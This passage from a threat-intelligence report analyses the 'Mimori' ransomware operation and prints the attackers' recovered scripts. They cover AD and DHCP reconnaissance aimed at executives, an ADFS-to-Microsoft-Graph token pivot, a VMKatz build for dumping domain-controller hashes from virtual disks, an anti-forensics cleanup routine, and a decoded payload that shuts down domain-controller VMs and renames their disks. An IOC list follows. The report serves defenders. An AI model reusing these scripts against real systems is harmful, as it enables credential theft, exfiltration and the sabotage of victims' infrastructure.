         "CN=Account Operators,CN=Builtin" "CN=Server Operators,CN=Builtin" "CN=Backup Operators,
         CN=Builtin" \
         "CN=DNSAdmins,CN=Users" "CN=Key Admins,CN=Users" "CN=Schema Admins,CN=Users"; do
  echo "--- $g"
  L -s base -b "$g,$B" member | sed -n "s/^member: //p" | sed "s/,OU=.*//;s/,CN=Users.*//;s/^CN=//
  "
done
echo "=== КОНЕЦ $(date -u +%H:%M:%S)"
```

Figure 14 - a snippet of recon10.sh

Together, the scripts show a reusable reconnaissance workflow focused on privileged identities, Kerberos weaknesses, delegation, AD CS, managed credentials, LAPS, and virtualization infrastructure. Early stages mapped the domain, later stages identified escalation paths, and final stages focused on systems offering broader control over the victim environment.

4.5.2 Network mapping

Mimori built a detailed map of the victim network using computer inventories, DNS records, subnet data, server lists, hostname-to-IP mappings, and recent activity records. Recovered logs show large-scale Active Directory enumeration followed by DNS resolution of discovered systems.

The operators then divided identified systems into higher-value groups, including management hosts, recently active IT systems, critical servers, and executive endpoints. These inventories supported later SMB probing, reachability checks, and remote execution through the available proxy infrastructure.

DHCP data added current network context. A recovered parser analyzed lease logs and correlated hostnames with IP addresses and selected high-value endpoints. This allowed the operators to identify which targeted devices were recently active and determine their current network locations.

4.5.3 Executive targeting through LDAP and DHCP correlation

Mimori did not limit discovery to servers and infrastructure. The clevel.py script queried Active Directory for enabled accounts associated with senior roles, including executives, presidents, chairpersons, and board members. This allowed the operators to identify individuals with access to sensitive corporate information or greater value during extortion.

```
import sys,re,collections
pat=re.compile(r'^(\d+),(\d+/\d+/\d+),(\d+:\d+:\d+),([^,]*),([\d.]+),([^,]*),([^,]*),')
names={}
cnt=collections.Counter()
for line in open('                                    ',encoding='utf-8',errors='replace'):
    m=pat.match(line)
    if not m: continue
    ev,date,time,desc,ip,host,mac=m.groups()
    cnt[ev]+=1
    if not host or host=='-': continue
    if ev in ('10','11','12','13','15'):
        names.setdefault(host.upper(),set()).add((date,time,desc,ip))
print("events:",dict(cnt))
print("distinct hosts today:",len(names))
execs=[l.split('\t')[0].split('.')[0].upper() for l in open('                    .txt') if l.strip
()]
print("=== exec laptops with leases today:")
n=0
for h in execs:
    if h in names:
        n+=1
        v=sorted(names[h])[-1]
        print(f"  {h} {v[3]} {v[1]} {v[2]}")
print("exec with lease:",n,"of",len(execs))
   =[h for h in names if h.startswith('    )]
print("                    leased today:",len(    ))
for h in sorted(    )[:40]:
    v=sorted(names[h])[-1]; print(f"  {h} {v[3]} {v[1]} {v[2]}")
print("=== sample of other hostnames:")
for h in sorted(names)[:0]: pass
```

Figure 15 - dhcp.py - a script for mapping executives' devices

The operators then linked these individuals to specific endpoints. The exec_hosts.txt file mapped executives to their devices, while dhcp.py analyzed DHCP logs to identify recent IP addresses and device activity. Together, these tools transformed a list of executives into a current target list showing which systems were active and where they were located.

The workflow shows deliberate targeting of senior personnel. Mimori combined Active Directory, endpoint, and DHCP data to identify high-value users and locate their devices for potential access, data collection, or extortion.

4.6 ADFS and Microsoft Online federation abuse

The recovered adfs.py script attempts to turn on-premises credentials into Microsoft 365 access. It submits a WS-Trust *UsernameMixed* SOAP request to an ADFS endpoint and requests a SAML assertion for the relying party *urn:federation:MicrosoftOnline*. The script then attempts SAML bearer exchanges against Microsoft's identity platform using several public client identifiers and requests access to Microsoft Graph.

If successful, the workflow stores the federation assertion and resulting Microsoft Graph token locally. This shows an attempted pivot from Active Directory Federation Services into Microsoft 365. Instead of interactive authentication, the operators sought to reuse federated trust and exchange an on-premises SAML assertion for cloud API access.

```
req=urllib.request.Request(ADFS,data=body.encode(),headers={"Content-Type":"application/
soap+xml; charset=utf-8","User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64)"})
try:
    r=urllib.request.urlopen(req,timeout=25).read().decode('utf-8','replace')
except urllib.error.HTTPError as e:
    print("HTTP",e.code); print(e.read().decode('utf-8','replace')[:1200]); sys.exit(1)
m=re.search(r'<saml:Assertion.*?</saml:Assertion>',r,re.S) or re.search(r'<Assertion.*?</
Assertion>',r,re.S)
if not m: print("NO ASSERTION"); print(r[:1000]); sys.exit(1)
a=m.group(0)
print("ASSERTION ok len",len(a)); print("NameID:",re.findall(r'NameID[^>]*>([^<]+)<',a)
[:1])
open('/root/[redacted]adfs.assertion','w').write(a)
for gr in ["urn:ietf:params:oauth:grant-type:saml1_1-bearer",
"urn:ietf:params:oauth:grant-type:saml2-bearer"]:
    for client in ["[redacted]",
    "1[redacted]e","d[redacted]c"]:
        d=urllib.parse.urlencode({"grant_type":gr,"assertion":base64.b64encode(a.encode
        ()).decode(),"client_id":client,"resource":"https://graph.microsoft.com"}).encode
        ()
        try:
            rr=urllib.request.urlopen(urllib.request.Request("https://login.
            microsoftonline.com/[redacted]oauth2/token",data=d,headers=
            {"User-Agent":"Mozilla/5.0"}),timeout=25).read().decode()
            j=json.loads(rr); print("TOKEN ok",gr.split(':')[-1],client[:8],"len",len(j.
            get('access_token','')))
            open('/root/[redacted]graph.token','w').write(j['access_token']); sys.exit(0)
        except urllib.error.HTTPError as e:
            print(gr.split(':')[-1],client[:8],e.code,e.read().decode()[:160])
```

Figure 16 - adfs.py script

The script demonstrates capability and intent, but does not prove that the operators obtained a valid Microsoft Graph token. Defenders should review ADFS WS-Trust requests, token issuance through legacy endpoints, SAML bearer grants, unusual public client identifiers, and Microsoft Graph activity following suspicious on-premises authentication.

4.7 VMKatz and credential extraction from virtual disks

Mimori used the publicly available VMKatz project from GitHub and rebuilt it for use against virtualized domain controllers. The recovered build-vmkatz.sh script compiled VMKatz as a static Linux binary and included changes supporting extraction of ntds.dit and the SYSTEM registry hive from domain controller virtual disks.

```
#!/bin/bash
export CARGO_HOME=/root/.ad-env/cargo RUSTUP_HOME=/root/.ad-env/rustup
export PATH=$CARGO_HOME/bin:$PATH
cd /root || exit 1
rm -rf /root/vmkatz-src
git clone --depth 1 https://github.com/nikaiw/VMkatz.git /root/vmkatz-src 2>&1 | tail -3 || exit 1
cd /root/vmkatz-src || exit 1
sed -i 's/const MAX_ATTR_LEN: u64 = 2 << 30;/const MAX_ATTR_LEN: u64 = 64 << 30;/' src/fs/ntfs.rs
echo "--- патч:"; grep -n "MAX_ATTR_LEN: u64" src/fs/ntfs.rs
rustup target add x86_64-unknown-linux-musl 2>&1 | tail -2
echo "--- сборка:"
cargo build --release --target x86_64-unknown-linux-musl 2>&1 | tail -25
echo "--- результат:"
ls -la target/x86_64-unknown-linux-musl/release/vmkatz 2>/dev/null && echo "СБОРКА ГОТОВА" ||
echo "СБОРКА ПРОВАЛЕНА"
```

Figure 17 - build-vmkatz.sh

A companion script transferred the rebuilt VMKatz binary to an ESXi host and pointed it at a domain controller VMDK. This allowed Mimori to recover Active Directory password hashes directly from virtual disks without running credential-dumping tools inside the Windows guest.

The recovered scripts show how Mimori adapted existing public tooling to target credentials from the virtualization layer. Compromise of vCenter or ESXi therefore exposed hosted domain controllers and their credential material to further attack.

4.8 Data Exfiltration

After gaining access to the victim environment, Mimori used rclone as its primary data exfiltration tool. The operators distributed stolen data across multiple S3-compatible and cloud storage providers, creating several independent destinations. Recovered monitoring logs show successful transfers and continued growth of remote storage, although they do not confirm the exact volume of unique data stolen.

The evidence identifies three distinct rclone cloud-storage destinations:

Destination	Service	Latest observed remote size
r2:otwl-exfil-2026	Cloudflare R2	3.540 TiB
b2s3:5NVKB3XOMZN6ODIR	Backblaze B2 through its S3-compatible API	5.326 TiB
idrive:otwl-exfil-2026	IDrive e2	1.464 TiB

These figures are the latest remote-storage totals recorded in the retained evidence.

The recovered logs show that Mimori actively monitored data exfiltration. The check_later.sh script used rclone size to query each configured remote, while check_later.log recorded the results. Separate monitoring files tracked increasing object counts, stored data volumes, and successful transfers over time.

The combined observed footprint reached approximately 10.33 TiB. **This figure should not be treated as the confirmed volume of stolen data.** The totals might include

duplicate files, retries, incomplete uploads, multipart objects, or data already present in the storage buckets. Transfers also might have continued after the final recorded observation. The 10.33 TiB figure therefore represents the observed remote-storage footprint at the time of collection.

Additional infrastructure associated with collection was:

- 162.33.178.90:443 - direct HTTP result collection.
- 162.33.178.90:8898 - direct HTTP uploads and egress testing.
- upload.disroot.org - third-party upload service abused for stolen-data hosting or presentation; it was not the primary rclone destination.

The exact cloud endpoint hostnames cannot be recovered because rclone.conf was not preserved. The evidence confirms the storage providers and rclone remote or bucket names, but generic provider domains should not be treated as exact network IOCs.

Evidence secured:

- check_later.sh - queries each destination with rclone size.
- check_later.log - records the latest observed size for each remote.
- collect.sh - periodically collects remote object counts and sizes.
- monitor/history.txt - records growth over time.
- monitor.log - records transfer outcomes, including successful entries.

```
1  === через 40 мин:
2  r2:otwl-exfil-2026: Total size: 3.540 TiB (3892814177262 Byte)
3  b2s3:5NVKB3XOMZN6ODIR: Total size: 5.326 TiB (5855848475120 Byte)
4  idrive:otwl-exfil-2026: Total size: 1.464 TiB (1609182696748 Byte)
5  wl[redacted]: watch=4 xfer=14 done=804 сдался= свободно=2327МБ
6  mu[redacted]: watch=4 xfer=14 done=353 сдался= свободно=13897МБ
7  ca[redacted]: watch=4 xfer=14 done=125 сдался= свободно=10993МБ
```

Figure 18 - check_later.log contains records of the latest observed size for each exfil point

Monitor.log

The recovered monitor.log file contained more than 9,000 records documenting data exfiltration activity. The entries recorded transfer outcomes from multiple hosts across the victim network to several external storage destinations, providing detailed evidence of Mimori's large-scale data theft operations.




Figure 19 - monitor.log - a full exfiltration log

4.9 verJ.sh - cross-platform cleanup through SMB and SSH

The verJ.sh script shows Mimori's multi-hop access and cleanup workflow. It used the SOCKS wrapper with Impacket smbexec.py to access a Windows system through pass-the-hash authentication. From there, the operators used OpenSSH to reach Linux or vCenter systems and remove tools associated with staging and data exfiltration.

```
R="/root/.ad-env/venv/bin/python3 /root/REDACTED/pxwrap.py /root/.ad-env/bin/smbexec.py"
SSH='C:\Windows\System32\OpenSSH\ssh.exe -F NUL -i C:\ProgramData\vc.key -o
StrictHostKeyChecking=no -o UserKnownHostsFile=NUL -o BatchMode=yes'
VC=10.145.114.169
CMD='(pkill -f watch.sh; pkill -f xfer.sh; pkill -f guard.sh; pkill -f rclone; crontab -l 2>/dev/
null | grep -v guard.sh | crontab - 2>/dev/null; for f in all1 cron1 crons ex1 key1 otc1 probe2
probe4 d4 d5 d6 d7 db1 db2 db3 db4 db5 db6 vc2 vc3 vc4 h2 h3 p2 p3 sh2 sh3 rec1 rec2 rec3
otunlock cve59310; do rm -f /etc/cron.d/$f; done; rm -f /etc/cron.d/*-syslog.log; rm -rf /root/
ot /root/ot-hisbak /root/.config/rclone; rm -f /tmp/xf.* /tmp/x.tar /tmp/*.sh /tmp/*.py /tmp/*.
b64 /tmp/*.out; echo CLEANED) 1>&2'
for i in 1 2 3 4; do
{ echo "cmd /c $SSH root@$VC \"$CMD\""; echo 'exit'; } | timeout 250 $R $H >/dev/null 2>&1
done
sleep 10
for i in 1 2 3 4 5; do
out=$({ echo "cmd /c $SSH root@$VC ls -d /root/REDACTED"; echo 'exit'; } | timeout 130 $R $H 2>&
1 | grep -E "/root/ot|No such" )
[ -n "$out" ] && { echo "== $out"; break; }
done
```

Figure 20 - a redacted snipped of verJ.sh cleanup script

The cleanup routine stopped monitoring and transfer scripts, terminated rclone, removed cron persistence, temporary payloads, staging directories, rclone configuration, and operator working files. Several cleanup actions were repeated, indicating an effort to remove artifacts even when individual commands failed.


The script supports an anti-forensics or post-operation cleanup use case, although the recovered file does not confirm who executed it or for what purpose. The listed processes, files, and directories provide useful forensic locations for collection before remediation.

4.10 Kiss of death: virtualization-layer disruption

One of the clearest signs that Mimori progressed from reconnaissance to impact is the recovered VM-disruption workflow. The operators prepared runbatch.sh and rb2.sh to launch an encoded payload through their proxied remote-execution chain and use compromised virtualization infrastructure to disable selected virtual machines.

```
SS='C:\Windows\System32\OpenSSH\ssh.exe -F NUL -i C:\ProgramData\vc.key -o BatchMode=yes -o Stricth
B=IyEvYmluL3NoCkxPRz0vcm9vdC[redacted]yA+P
for i in 1 2 3 4 5; do
  timeout 50 $A $HD "cmd /c $SS root@[redacted] \"echo $B | base64 -d > /root/batch.sh; wc -c < /r
  S=$(timeout 40 $A $HD "cmd /c $SS root@[redacted] \"wc -c < /root/batch.sh\"" 2>&1 | grep -oE "^
  [ -n "$S" ] && [ "$S" != "0" ] && { echo "delivered $S"; break; }
done
for i in 1 2 3; do timeout 60 $A $HD "cmd /c $SS root@[redacted] \"setsid sh /root/batch.sh > /dev
sleep 25
for i in 1 2 3 4 5; do O=$(timeout 50 $A $HD "cmd /c $SS root@[redacted] \"head -20 /root/vcout/ba
```

Figure 21 - runbatch.sh code snippet with a payload in base64 encoded in B variable



```
#!/bin/sh
LOG=/root/vcout/batch.log
mkdir -p /root/vcout
: > $LOG
exec >> $LOG 2>&1
echo "START $(date)"
NOTE=/root/checkREADMEfirst.txt
PS="/opt/vmware/vpostgres/current/bin/psql -w -U postgres -d VCDB -h localhost -t -A -F|"
PGPASSFILE=/root/.pgpass $PS -c "select h.dns_name, h.ip_address, h.user_name, h.password, v.file_r
echo "целей: $(wc -l < /root/dcbatch.txt)"
O="-o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o ConnectTimeout=10 -o PubkeyAuther
while IFS='|' read -r hn hip hu hp fn; do
  [ -z "$hn" ] && continue
  name=$(basename "$(dirname "$fn")")
  dir=$(echo "$fn" | sed 's|^ds://||; s|/[^/]*$||')
  case "$name" in [REDACTED]) echo "SKIP $name (транспорт)"; continue;; esac
  echo "=== $name @ $hn ($hip) dir=$dir"
  sshpass -p "$hp" ssh $O "$hu@$hip" "
    vm=\$(vim-cmd vmsvc/getallvms 2>/dev/null | grep -i '/$name/$name.vmx' | awk '{print \$1}')
    echo \"vmid=\$vm\"
    if [ -n \"\$vm\" ]; then vim-cmd vmsvc/power.off \$vm; sleep 6; vim-cmd vmsvc/power.getstate \$
    cd $dir 2>/dev/null && ls | head -4
  " 2>&1 | grep -v 'FIPS mode'
  sshpass -p "$hp" ssh $O "$hu@$hip" "
    cd $dir || exit 1
    for f in *-flat.vmdk; do
      [ -f \"\$f\" ] || continue
      case \"\$f\" in checkREADMEfirst-*) echo \"уже: \$f\";; *) mv -v \"\$f\" \"checkREADMEfirst-\
    done
    ls -la | grep -E 'vmdk|checkREADME'
  " 2>&1 | grep -v 'FIPS mode'
  sshpass -p "$hp" scp $O "$NOTE" "$hu@$hip:$dir/" 2>&1 | grep -v 'FIPS mode'
  echo "--- $name готов"
done < /root/dcbatch.txt
echo "END $(date)"
```

Figure 22 - payload decoded from base64 (B variable)

The payload queried the vCenter database for powered-on VMs with names associated with domain controllers. It identified each VM's ESXi host and datastore, recovered host credentials stored by vCenter, connected to the hypervisor, and attempted to shut down the VM using vim-cmd. It then checked the resulting power state.

The workflow also targeted virtual disks. After shutdown, the script entered the VM datastore and renamed each *-flat.vmdk backing file with a checkREADMEfirst- prefix. It also copied the ransom note into the datastore. Since the VM configuration referenced the original disk name, this change would leave the VM unable to locate its backing disk until an administrator reversed the rename.




Figure 23 - ransom note draft explaining reason behind changing the VM names and shutting them down

This approach allowed Mimori to disrupt multiple systems from the virtualization layer while bypassing security controls inside guest operating systems. Targeting domain controllers also threatened authentication and other services required during incident response and recovery. The recovered files show preparation and automation of this activity, but do not confirm that every targeted VM was successfully shut down or modified.

4.11 Operator “README” file

A short Russian-language README recovered from Mimori workspace snapshots documents how the operators organized their environment.




Figure 24 - Original operator README file with redacted Victim name




Figure 25 - README translated to English

The README identifies a dedicated target workspace and separates it from directories used for other victims. Target-specific proxy settings, logs, Kerberos configuration, and operational artifacts remained isolated, while shared tools were reused across operations. This structure shows a repeatable model designed to support multiple intrusions.

The README describes several core workspace components:

- pc.conf: Operation-specific ProxyChains configuration used to route tools through the selected SOCKS proxy.
- setproxy.sh: Initializes the target profile, accepts a SOCKS proxy address, generates the ProxyChains configuration, and restricts file permissions.
- proxy.env: Stores proxy settings for reuse by other scripts within the operation.
- chainenv.sh: Prepares the execution environment, adds shared wrappers and Impacket directories to PATH, sets PROXYCHAINS_CONF_FILE, and loads the operation-specific Kerberos configuration when available.
- logs/: Stores execution logs and results between operator sessions.
- Shared tool wrappers: Common utilities stored outside the target directory. They used the local proxy configuration, allowing operators to reuse the same toolchain while keeping routing and target data separated.

The README functioned as a compact operator runbook. Operators entered the correct workspace, loaded its proxy environment, and then used shared tooling without mixing routes or artifacts between victims. Many recovered scripts followed this model by loading chainenv.sh before running proxychains4, Impacket, SSH, sshpass, and other administration tools.

The structure provides evidence of parallel victim operations, standardized tradecraft, proxy-first access, and disciplined workspace separation. The Russian terminology also supports the assessment that Mimori operators were Russian-speaking, although language alone does not establish nationality or location.

5 Conclusion

The recovered operational workspace provides a rare view into how Mimori conducts its intrusions and shows a **structured, highly automated operating model built around privileged identity access, persistence, network pivoting, and control of critical infrastructure**. Rather than relying on isolated tools or manual actions, the operators use repeatable Python and shell-based workflows for discovery, credential validation, deployment, monitoring, and post-compromise activity.

Privileged credentials and credential reuse play a central role in the operation, supporting lateral movement and expansion of access across compromised environments. Identity infrastructure, VMware/ESXi environments, and enterprise backup systems are treated as priority targets, demonstrating a deliberate focus on systems that provide broad administrative control or are critical to recovery.

Mimori also relies on **modular external infrastructure to support access, routing, and data theft**. Authenticated SOCKS proxies and WebSocket-based agents provide flexible network access and pivoting capabilities, while additional cloud infrastructure layers support remote operations. Data exfiltration is similarly automated, with multiple object-storage services and monitoring mechanisms allowing transfers to continue with limited operator interaction.

Taken together, the evidence points to an operation **designed for repeatability and scale**. Mimori combines automation, privileged access, credential reuse, persistence, network pivoting, targeting of critical infrastructure, and cloud-based exfiltration into a consistent post-compromise workflow. The observed tradecraft is characteristic of operators who understand enterprise environments and are capable of progressing from initial access to deep infrastructure compromise.

No confirmed links between Mimori and previously known ransomware groups have been identified. However, despite Mimori being a newly emerged ransomware brand, the maturity of its tooling, infrastructure, and post-compromise workflow suggests that the people operating behind the brand are **unlikely to be inexperienced newcomers**. Whether Mimori represents an entirely new operation, experienced operators working under a new identity, or individuals previously associated with another ransomware ecosystem remains unknown, and attribution to any established group would currently be speculative.

Finally, the volume of recovered material means that **the findings presented in this report represent only the most significant observations identified so far**. Analysis of Mimori's tooling, infrastructure, TTPs, and operational patterns is continuing, and additional findings may further clarify both the group's capabilities and its potential relationships with the wider ransomware ecosystem.

6 Indicators of Compromise

6.1 Network Indicators

Some of them can possibly be compromised machines owned by 3rd party companies or victims.

Indicator	Role in evidence	Confidence
162.33.178.90	Primary operator staging, command-support, upload, reverse-tunnel and collection endpoint	High
162.33.178.90:22	Reverse SSH tunnel destination	High
162.33.178.90:80	Tooling/workspace distribution and HTTP connectivity testing	High
162.33.178.90:443	HTTP result collection, reverse SSH tunnelling and callback testing	High
162.33.178.90:4444	Reverse-shell callback configured in vCenter exploitation scripts	High
162.33.178.90:8080	Alternate tooling/workspace endpoint	High
162.33.178.90:8898	HTTP upload and egress-testing endpoint	High
84.200.73.69	External SOCKS5 proxy host shared by operation-specific profiles	High
84.200.73.69:10000	SOCKS5 proxy used by the default, load-balancer, jump and no-DNS profiles	High
84.200.73.69:10001	SOCKS5 proxy used by alternate profiles	High
84.200.73.69:10002	SOCKS5 proxy used by an alternate profile	High
84.200.73.69:10003	SOCKS5 proxy used by custom and alternate profiles	High
84.200.73.69:10004	SOCKS5 proxy used by relay, vCenter and alternate profiles	High
201.34.146.200	MeshCentral-style remote-management server referenced by a persistence payload	High
201.34.146.200:443	HTTPS retrieval and enrollment of a Mesh agent	High
84.200.73.69	External SOCKS5 proxy host shared by operation-specific profiles	High
sbalay3k2o-8200587eb6bf.herokuapp.com	WebSocket relay/control endpoint for the Python pivot agent	High
wss://sbalay3k2o-8200587eb6bf.herokuapp.com/ws	Encrypted WebSocket agent channel	High
ws://sbalay3k2o-8200587eb6bf.herokuapp.com/ws	Unencrypted agent-build/test channel	High
d36629gcogiwz9.cloudfront.net	Alternate WebSocket relay endpoint used by later agent builds	High
wss://d36629gcogiwz9.cloudfront.net/ws	Encrypted alternate agent channel	High
ws://d36629gcogiwz9.cloudfront.net/ws	Unencrypted alternate agent-build/test channel	High
sexnxkc.s3.us-west-2.amazonaws.com/fvt/zivt	Download location for a Python WebSocket/SOCKS agent build	High
zbrbiht.s3.us-west-2.amazonaws.com/ho/fhva	Download location for a Python WebSocket/SOCKS agent build	High
ygwoabw.s3.us-west-2.amazonaws.com/njy/nfpn	Download location for a Python WebSocket/SOCKS agent build	High
https://201.34.146.200/meshagents?script=1	Mesh agent installer retrieval	High
r2:otwl-exfil-2026	Data exfiltration point - Cloudflare R2	High


b2s3:5NVKB3XOMZN6ODIR	Data exfiltration point – Backblaze B2	High
idrive:otwl-exfil-2026	Data exfiltration point – Idrive e2	High
upload.disroot.org	Legitimate third-party upload service abused to present a private stolen-data file tree	Medium

About Atos Group

